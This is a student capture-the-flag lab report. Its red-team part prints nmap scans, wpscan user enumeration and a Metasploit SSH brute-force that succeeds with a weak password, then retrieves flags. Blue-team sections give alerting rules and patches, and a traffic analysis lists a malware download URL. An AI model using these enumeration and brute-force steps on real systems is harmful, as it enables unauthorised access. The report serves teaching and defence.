# Final Project

Alex, Candace, Jeremy, Nick

# Red Team

- Exposed Services
- Exploitation: Enumeration of users
- Exploitation: Bruteforce attack to gain credentials
- Exploitation: Data Exfiltration

# Red Team: Exposed Services Target 1

Exposed ports:

-22
-80
-111
-139
-445

```
PORT    STATE SERVICE
22/tcp  open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp  open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.110
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.1.110:80/
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
|
|     Path: http://192.168.1.110:80/index.html
|     Form id:
|_    Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp open  rpcbind
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

# Red Team: Exposed Services Target 1

```
Host script results:
| _smb-vuln-ms10-054: false
| _smb-vuln-ms10-061: false
|  smb-vuln-regsvc-dos:
|    VULNERABLE:
|    Service regsvc in Microsoft Windows systems vulnerable to denial of service
|      State: VULNERABLE
|        The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|        pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|        while working on smb-enum-sessions.
|_

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.31 seconds
root@Kali:~#
```

# Red Team: Exposed Services Target 2

Exposed ports :

-22
-80
-111
-139
-445

```
PORT    STATE SERVICE
22/tcp  open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp  open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.115
|   Found the following possible CSRF vulnerabilities:

|     Path: http://192.168.1.115:80/
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.115:80/index.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.115:80/contact.php
|     Form id: myform
|     Form action:

|     Path: http://192.168.1.115:80/contact.php
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.115:80/service.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01

|     Path: http://192.168.1.115:80/about.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|   /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

# Red Team: Exposed Services Target 2

```
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp open  rpcbind
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.96 seconds
root@Kali:/#
```

# Red Team Exploitation: Enumeration of users

Used wpscan for user enumeration

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================================================================>

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

# Red Team Exploitation: Bruteforce attack


-Gained credentials utilizing bruteforce attack on open port 22

```
msf5 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/ssh/ssh_login) > set blank_passwords true
blank_passwords => true
msf5 auxiliary(scanner/ssh/ssh_login) > set user_as_pass true
user_as_pass => true
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.1.110:22 - Success: 'michael:michael' uid=1000(michael) gid=1000(michael) groups=1000(michael),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),108(netdev) Linux target1 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (192.168.1.90:45557 -> 192.168.1.110:22) at 2020-08-25 20:14:41 -0700
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

# Red Team Exploitation: Data Exfiltration of flag 1

-After gaining michael's credentials, flag 1 became available



# Red Team Exploitation: Data Exfiltration of Flag 2

-After successful ssh into target 1, flag 2 was made available

```
cd var
cd www
ls
flag2.txt
html
clear
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

# Red Team Exploitation: Data exfiltration of flag 3


-After mysql database was exfiltrated, flag 3 was made available

```
LOCK TABLES `wp_posts` WRITE;
/*!40000 ALTER TABLE `wp_posts` DISABLE KEYS */;
$12','',0,'http://192.168.206.131/wordpress/?page_id=2',0,'page','',0),(4,1,'2018-08-13 01:48:31','0000-00-00 00:00:00','flag3{afc01ab56b5$
/*!40000 ALTER TABLE `wp_posts` ENABLE KEYS */;
UNLOCK TABLES;
```

# Red Team Exploitation: Data Exfiltration of flag 4

-After exfiltration of mySQL database a hash for user steven's credentials was found and cracked via John the Ripper

-Steven's credentials allowed to escalate to root privilege and access flag 4



# Blue Team Operations Summary

-Description of targets

-Monitoring the targets

-Suggestions for going further

# Blue Team: Description of Targets

- Two VMs on the network were vulnerable to attack: Target 1: **192.168.1.110** and Target 2: **192.168.1.115**.
- Each VM functions as an Apache web server and both have SSH and HTTP enabled, so ports `22 and 80` are possible ports of entry for attackers

# Blue Team: Monitoring the Targets

- **Target 1**
  - SSH
  - HTTP
- **Target 2**
  - SSH
  - HTTP
  - Directory Traversal

# Blue Team Monitoring the target

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

**Excessive HTTP Errors alert**

Alert is implemented as follows:

- **Metric**: Excessive HTTP errors
- **Threshold**: 400 HTTP errors in a 5 minute window
- **Vulnerability Mitigated**: Mitigated potential wordpress default login URL
- **Reliability**: high reliability, 400 alerts for a 5 minute window is cause for investigation

# Blue Team Monitoring the target

## Edit http request

Send an alert when your specified condition is met. Your watch will run every 1 minute.

**Name**

http request

**Indices to query**

metricbeat-* ×

Use * to broaden your query.

**Time field**

@timestamp

**Run watch every**

1 minute

### Match the following condition

```
WHEN sum() OF http.request.bytes GROUPED OVER top 5 'http.request.bytes' IS ABOVE 400 FOR THE LAST 5 minutes
```

No data

Your index and condition did not return any data.

### Perform 1 action when condition is met

Add action

> Logging

Save alert  Cancel  Show request

# Blue Team Monitoring the target

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

**HTTP Request size monitor**

Alert is implemented as follows:

- **Metric**: Large HTTP requests
- **Threshold**: 3500 bytes in a 1 minute window
- **Vulnerability Mitigated**: Mitigates potential HTTP DDOS attack
- **Reliability**: Medium, there is a possibility of false positives if web traffic to the server increases drastically at a given point.

# Blue Team Monitoring the target

## Edit http request size monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.

**Name**

http request size monitor

**Indices to query**

metricbeat-* ×

Use * to broaden your query.

**Time field**

@timestamp

**Run watch every**

1 minute

### Match the following condition

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```

**No data**

Your index and condition did not return any data.

### Perform 1 action when condition is met

Add action

> Logging

Save alert  Cancel  Show request

# Blue Team Monitoring the target


Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

**CPU usage monitor**

Alert is implemented as follows:

- **Metric**: CPU usage
- **Threshold**: Above 50 percent capacity in last 5 minutes
- **Vulnerability Mitigated**: Mitigates potential phishing or data mining
- **Reliability**: High, the server shouldn’t be under load in normal conditions.

# Blue Team Monitoring the target



# Blue team: Patterns of Traffic & Behavior

# Blue Team: Suggestions for going further

**Suggest a patch for each vulnerability identified by the alerts above.** Remember: alerts only detect malicious behavior. They do not prevent it. It is not necessary to explain how to implement each patch.

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

**Vulnerability 1**

- **Outdated Linux Operating System**
- Update Linux OS to latest version [apt-get update && apt-get upgrade -y]
- Several of the discovered vulnerabilities are due to older versions of Linux being installed. OS updates should be checked/done monthly or weekly if possible. Can be done manually or create a CRON job to automate.

**Vulnerability 2**

- **CSRF (Cross Site Request Forgery)**
- Implementation of anti-CSRF tokens in web pages
- Why It Works: Anti-CSRF tokens (or simply CSRF tokens) are unique values used in web applications to prevent Cross-Site Request Forgery

# Blue Team: Suggestions for going further

**Vulnerability 3**

- **Regsvc - SMB DOS vulnerability**
- Exploitation of this vulnerability can lead to complete shutdown of the web server or allow for malicious code to be executed
- Mitigation: Update the server to the latest patch to patch future null pointer dereferences.

# Network Engagement

-Network Topology

-Critical vulnerabilities

-Traffic Profile

-Normal Activity

-Malicious Activity

# Network Engagement: Network Topology


**Target 1**

- Operating System: Linux
- Purpose: Webpage Server
- IP Address: 192.168.1.110

**Target 2**

- Operating System: Linux
- Purpose: Webpage server
- IP Address: 192.168.1.115

# Network Engagement: Network Topology



# Network Engagement: Critical Vulnerabilities

-26 Critical Vulnerabilities in target 1

| | | |
|---|---|---|
| CVE-2017-7679 | 7.5 | https://vulners.com/cve/CVE-2017-7679 |
| CVE-2017-7668 | 7.5 | https://vulners.com/cve/CVE-2017-7668 |
| CVE-2017-3169 | 7.5 | https://vulners.com/cve/CVE-2017-3169 |
| CVE-2017-3167 | 7.5 | https://vulners.com/cve/CVE-2017-3167 |
| CVE-2018-1312 | 6.8 | https://vulners.com/cve/CVE-2018-1312 |
| CVE-2017-15715 | 6.8 | https://vulners.com/cve/CVE-2017-15715 |
| CVE-2017-9788 | 6.4 | https://vulners.com/cve/CVE-2017-9788 |
| CVE-2019-0217 | 6.0 | https://vulners.com/cve/CVE-2019-0217 |
| CVE-2020-1927 | 5.8 | https://vulners.com/cve/CVE-2020-1927 |
| CVE-2019-10098 | 5.8 | https://vulners.com/cve/CVE-2019-10098 |
| CVE-2020-1934 | 5.0 | https://vulners.com/cve/CVE-2020-1934 |
| CVE-2019-0220 | 5.0 | https://vulners.com/cve/CVE-2019-0220 |
| CVE-2018-17199 | 5.0 | https://vulners.com/cve/CVE-2018-17199 |
| CVE-2017-9798 | 5.0 | https://vulners.com/cve/CVE-2017-9798 |
| CVE-2017-15710 | 5.0 | https://vulners.com/cve/CVE-2017-15710 |
| CVE-2016-8743 | 5.0 | https://vulners.com/cve/CVE-2016-8743 |
| CVE-2016-2161 | 5.0 | https://vulners.com/cve/CVE-2016-2161 |
| CVE-2016-0736 | 5.0 | https://vulners.com/cve/CVE-2016-0736 |
| CVE-2014-3583 | 5.0 | https://vulners.com/cve/CVE-2014-3583 |
| CVE-2020-11985 | 4.3 | https://vulners.com/cve/CVE-2020-11985 |
| CVE-2019-10092 | 4.3 | https://vulners.com/cve/CVE-2019-10092 |
| CVE-2016-4975 | 4.3 | https://vulners.com/cve/CVE-2016-4975 |
| CVE-2015-3185 | 4.3 | https://vulners.com/cve/CVE-2015-3185 |
| CVE-2014-8109 | 4.3 | https://vulners.com/cve/CVE-2014-8109 |
| CVE-2018-1283 | 3.5 | https://vulners.com/cve/CVE-2018-1283 |
| CVE-2016-8612 | 3.3 | https://vulners.com/cve/CVE-2016-8612 |

# Critical Vulnerabilities in Target 1

| Vulnerability | Description | Impact |
|---|---|---|
| CVE-2017-7679, 7668, 3169, and 3167 | Apache httpd prior to version 2.4.26 is susceptible to vulnerabilities which could lead to privilege escalation, information disclosure, or Denial of Service (DoS). | Possible privilege escalation, DOS attack, and information disclosure |
| CVE-2018-1312, CVE-2017-15715, | Apache httpd prior to version 2.4.29 is susceptible to vulnerabilities which could lead to disclosure of potentially sensitive information, addition or modification of data or Denial of Service (DoS) | Successful exploitation of these vulnerabilities could lead to disclosure of potentially sensitive information, addition or modification of data or Denial of Service (DoS) |
| | | |

# Network Engagement : Critical Vulnerabilities

-26 Critical Vulnerabilities in target 2

| | | |
|---|---|---|
| CVE-2017-7679 | 7.5 | https://vulners.com/cve/CVE-2017-7679 |
| CVE-2017-7668 | 7.5 | https://vulners.com/cve/CVE-2017-7668 |
| CVE-2017-3169 | 7.5 | https://vulners.com/cve/CVE-2017-3169 |
| CVE-2017-3167 | 7.5 | https://vulners.com/cve/CVE-2017-3167 |
| CVE-2018-1312 | 6.8 | https://vulners.com/cve/CVE-2018-1312 |
| CVE-2017-15715 | 6.8 | https://vulners.com/cve/CVE-2017-15715 |
| CVE-2017-9788 | 6.4 | https://vulners.com/cve/CVE-2017-9788 |
| CVE-2019-0217 | 6.0 | https://vulners.com/cve/CVE-2019-0217 |
| CVE-2020-1927 | 5.8 | https://vulners.com/cve/CVE-2020-1927 |
| CVE-2019-10098 | 5.8 | https://vulners.com/cve/CVE-2019-10098 |
| CVE-2020-1934 | 5.0 | https://vulners.com/cve/CVE-2020-1934 |
| CVE-2019-0220 | 5.0 | https://vulners.com/cve/CVE-2019-0220 |
| CVE-2018-17199 | 5.0 | https://vulners.com/cve/CVE-2018-17199 |
| CVE-2017-9798 | 5.0 | https://vulners.com/cve/CVE-2017-9798 |
| CVE-2017-15710 | 5.0 | https://vulners.com/cve/CVE-2017-15710 |
| CVE-2016-8743 | 5.0 | https://vulners.com/cve/CVE-2016-8743 |
| CVE-2016-2161 | 5.0 | https://vulners.com/cve/CVE-2016-2161 |
| CVE-2016-0736 | 5.0 | https://vulners.com/cve/CVE-2016-0736 |
| CVE-2014-3583 | 5.0 | https://vulners.com/cve/CVE-2014-3583 |
| CVE-2020-11985 | 4.3 | https://vulners.com/cve/CVE-2020-11985 |
| CVE-2019-10092 | 4.3 | https://vulners.com/cve/CVE-2019-10092 |
| CVE-2016-4975 | 4.3 | https://vulners.com/cve/CVE-2016-4975 |
| CVE-2015-3185 | 4.3 | https://vulners.com/cve/CVE-2015-3185 |
| CVE-2014-8109 | 4.3 | https://vulners.com/cve/CVE-2014-8109 |
| CVE-2018-1283 | 3.5 | https://vulners.com/cve/CVE-2018-1283 |
| CVE-2016-8612 | 3.3 | https://vulners.com/cve/CVE-2016-8612 |

# Critical Vulnerabilities in Target 2

| Vulnerability | Description | Impact |
|---|---|---|
| CVE-2017-7679, 7668, 3169, and 3167 | Apache httpd prior to version 2.4.26 is susceptible to vulnerabilities which could lead to privilege escalation, information disclosure, or Denial of Service (DoS). | Possible privilege escalation, DOS attack, and information disclosure |
| CVE-2020-2034 | Command injection attacks are using execution of arbitrary commands on the host OS possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. | Possible a command injection attack, an attacker can easily take complete control of the host operating system of the web server. |
| CVE-2007-4723 | Directory traversal vulnerability in search engine for web server allows remote attackers to read arbitrary files via "..\" sequences in queries. | An attacker may use directory traversal to download server configuration files, which contain sensitive information and potentially expose more server vulnerabilities |

# Network Engagement: Traffic Profile

| Feature | Value | Description |
|---|---|---|
| Top Talkers (IP Addresses) | 172.16.4.205 (36MB), 192.168.1.100 and .90(30MB)<br>185.243.115.84 (27MB) | Machines that sent the most traffic. |
| Most Common Protocols | UDP(1957 requests)<br>TCP(1374 requests)<br>IPv4(810 requests) | Three most common protocols on the network. |
| Number of Unique IP Addresses | UDP=1957<br>IPv4=810<br>Ethernet=38 | Count of observed IP addresses. |
| Subnets | | Observed subnet ranges. |
| Number of Malware Species | Jun.dll (CLEAN MX, CyRadar, Forcepoint ThreatSeeker, Kaspersky.)<br>App.info (CLEAN MX) | Number of malware binaries identified in traffic. |

# Network Engagement: Behavioral analysis

Users were observed engaging in the following kinds of activity.

**“Normal” Activity**

- Setting up Active Directory or watching YouTube.

**Suspicious Activity**

- Downloading of malware from particular browsers, such as publicdomaintorrents.

# Network Engagement: Normal Activity

- What kind of traffic did you observe? Which protocol(s)?

  -Active Directory; LDAP

- What, specifically, was the user doing? Which site were they browsing? Etc

  -set up an AD network to watch videos and download malware;

  -publicdomaintorrents.com & http://205.185.125.104/files/jun11.dll

- Include screenshots of packets justifying your conclusions.

ip.addr == 172.16.4.0/24 and ldap

| No. | Time | Source | Destination | Prot | Ler |
|---|---|---|---|---|---|
| 12478 | 175.600106200 | 172.16.4.205 | 172.16.4.4 | LDAP | |
| 12480 | 175.605156000 | 172.16.4.4 | 172.16.4.205 | LDAP | |
| 12481 | 175.608663400 | 172.16.4.205 | 172.16.4.4 | LDAP | |
| 12482 | 175.617240300 | 172.16.4.4 | 172.16.4.205 | LDAP | |
| 12487 | 175.653635600 | 172.16.4.205 | 172.16.4.4 | LDAP | |
| 12489 | 175.658695700 | 172.16.4.4 | 172.16.4.205 | LDAP | |
| 12490 | 175.662383200 | 172.16.4.205 | 172.16.4.4 | LDAP | |
| 12491 | 175.665753000 | 172.16.4.4 | 172.16.4.205 | LDAP | |
| 12492 | 175.669447800 | 172.16.4.205 | 172.16.4.4 | LDAP | |
| 12493 | 175.672728000 | 172.16.4.4 | 172.16.4.205 | LDAP | |
| 12494 | 175.681502200 | 172.16.4.205 | 172.16.4.4 | LDAP | |
| 12495 | 175.702229400 | 172.16.4.4 | 172.16.4.205 | LDAP | 1 |
| 12496 | 175.703842000 | 172.16.4.205 | 172.16.4.4 | LDAP | |
| 12501 | 175.708945600 | 172.16.4.205 | 172.16.4.4 | LDAP | |

```
▸ Frame 12481: 219 bytes on wire (1752 bits), 219 bytes captured (175
▾ Ethernet II, Src: LenovoEM_b0:63:a4 (00:59:07:b0:63:a4), Dst: Dell_
  ▸ Destination: Dell_19:49:50 (a4:ba:db:19:49:50)
  ▸ Source: LenovoEM_b0:63:a4 (00:59:07:b0:63:a4)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 172.16.4.205, Dst: 172.16.4.4
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 205
    Identification: 0x5016 (20502)
  ▸ Flags: 0x4000, Don't fragment
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0x4022 [validation disabled]
```

ip.addr == 10.6.12.1/24 and ldap

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 37411 | 353.026367700 | 10.6.12.12 | 10.6.12.157 | LDAP | 1386 | searchResEntry(2) "<ROOT>" \| searchResDone(2) success |
| 37478 | 353.222421900 | 10.6.12.12 | 10.6.12.157 | LDAP | 1386 | searchResEntry(4) "<ROOT>" \| searchResDone(4) success |
| 37547 | 353.546663400 | 10.6.12.157 | 10.6.12.12 | LDAP | 264 | bindResponse(6) success |
| 37553 | 353.566182900 | 10.6.12.12 | 10.6.12.157 | LDAP | 220 | SASL GSS-API Integrity: |
| 37556 | 353.584583300 | 10.6.12.12 | 10.6.12.157 | LDAP | 642 | SASL GSS-API Integrity: |
| 37589 | 353.707379800 | 10.6.12.12 | 10.6.12.157 | LDAP | 143 | SASL GSS-API Integrity: |
| 37661 | 354.013396600 | 10.6.12.12 | 10.6.12.157 | LDAP | 143 | SASL GSS-API Integrity: |
| 37677 | 354.048823600 | 10.6.12.12 | 10.6.12.157 | LDAP | 234 | SASL GSS-API Integrity: |
| 37685 | 354.061122300 | 10.6.12.12 | 10.6.12.157 | LDAP | 143 | SASL GSS-API Integrity: |
| 37687 | 354.068513300 | 10.6.12.12 | 10.6.12.157 | LDAP | 215 | SASL GSS-API Integrity: |
| 37725 | 354.235012000 | 10.6.12.12 | 10.6.12.157 | LDAP | 264 | bindResponse(4) success |
| 37761 | 354.407459800 | 10.6.12.12 | 10.6.12.157 | LDAP | 1386 | searchResEntry(1) "<ROOT>" \| searchResDone(1) success |
| 37766 | 354.446520800 | 10.6.12.12 | 10.6.12.157 | LDAP | 264 | bindResponse(3) success |
| 37796 | 354.523883000 | 10.6.12.12 | 10.6.12.157 | LDAP | 536 | SASL GSS-API Integrity: searchResEntry(4) "DC=frank-n-te |

Total Length: 170

# Network Engagement: Malicious Activity

- What kind of traffic did you observe? Which protocol(s)?

  -malware downloaded, protocol is HTTP

- What, specifically, was the user doing? Which site were they browsing? Etc.

  -Users used laptops to connect with AD and then downloaded through the malicious website

  -http://publicdomaintorrents.com & http://205.185.125.104/files/jun11.dll

- Include screenshots of packets justifying your conclusions.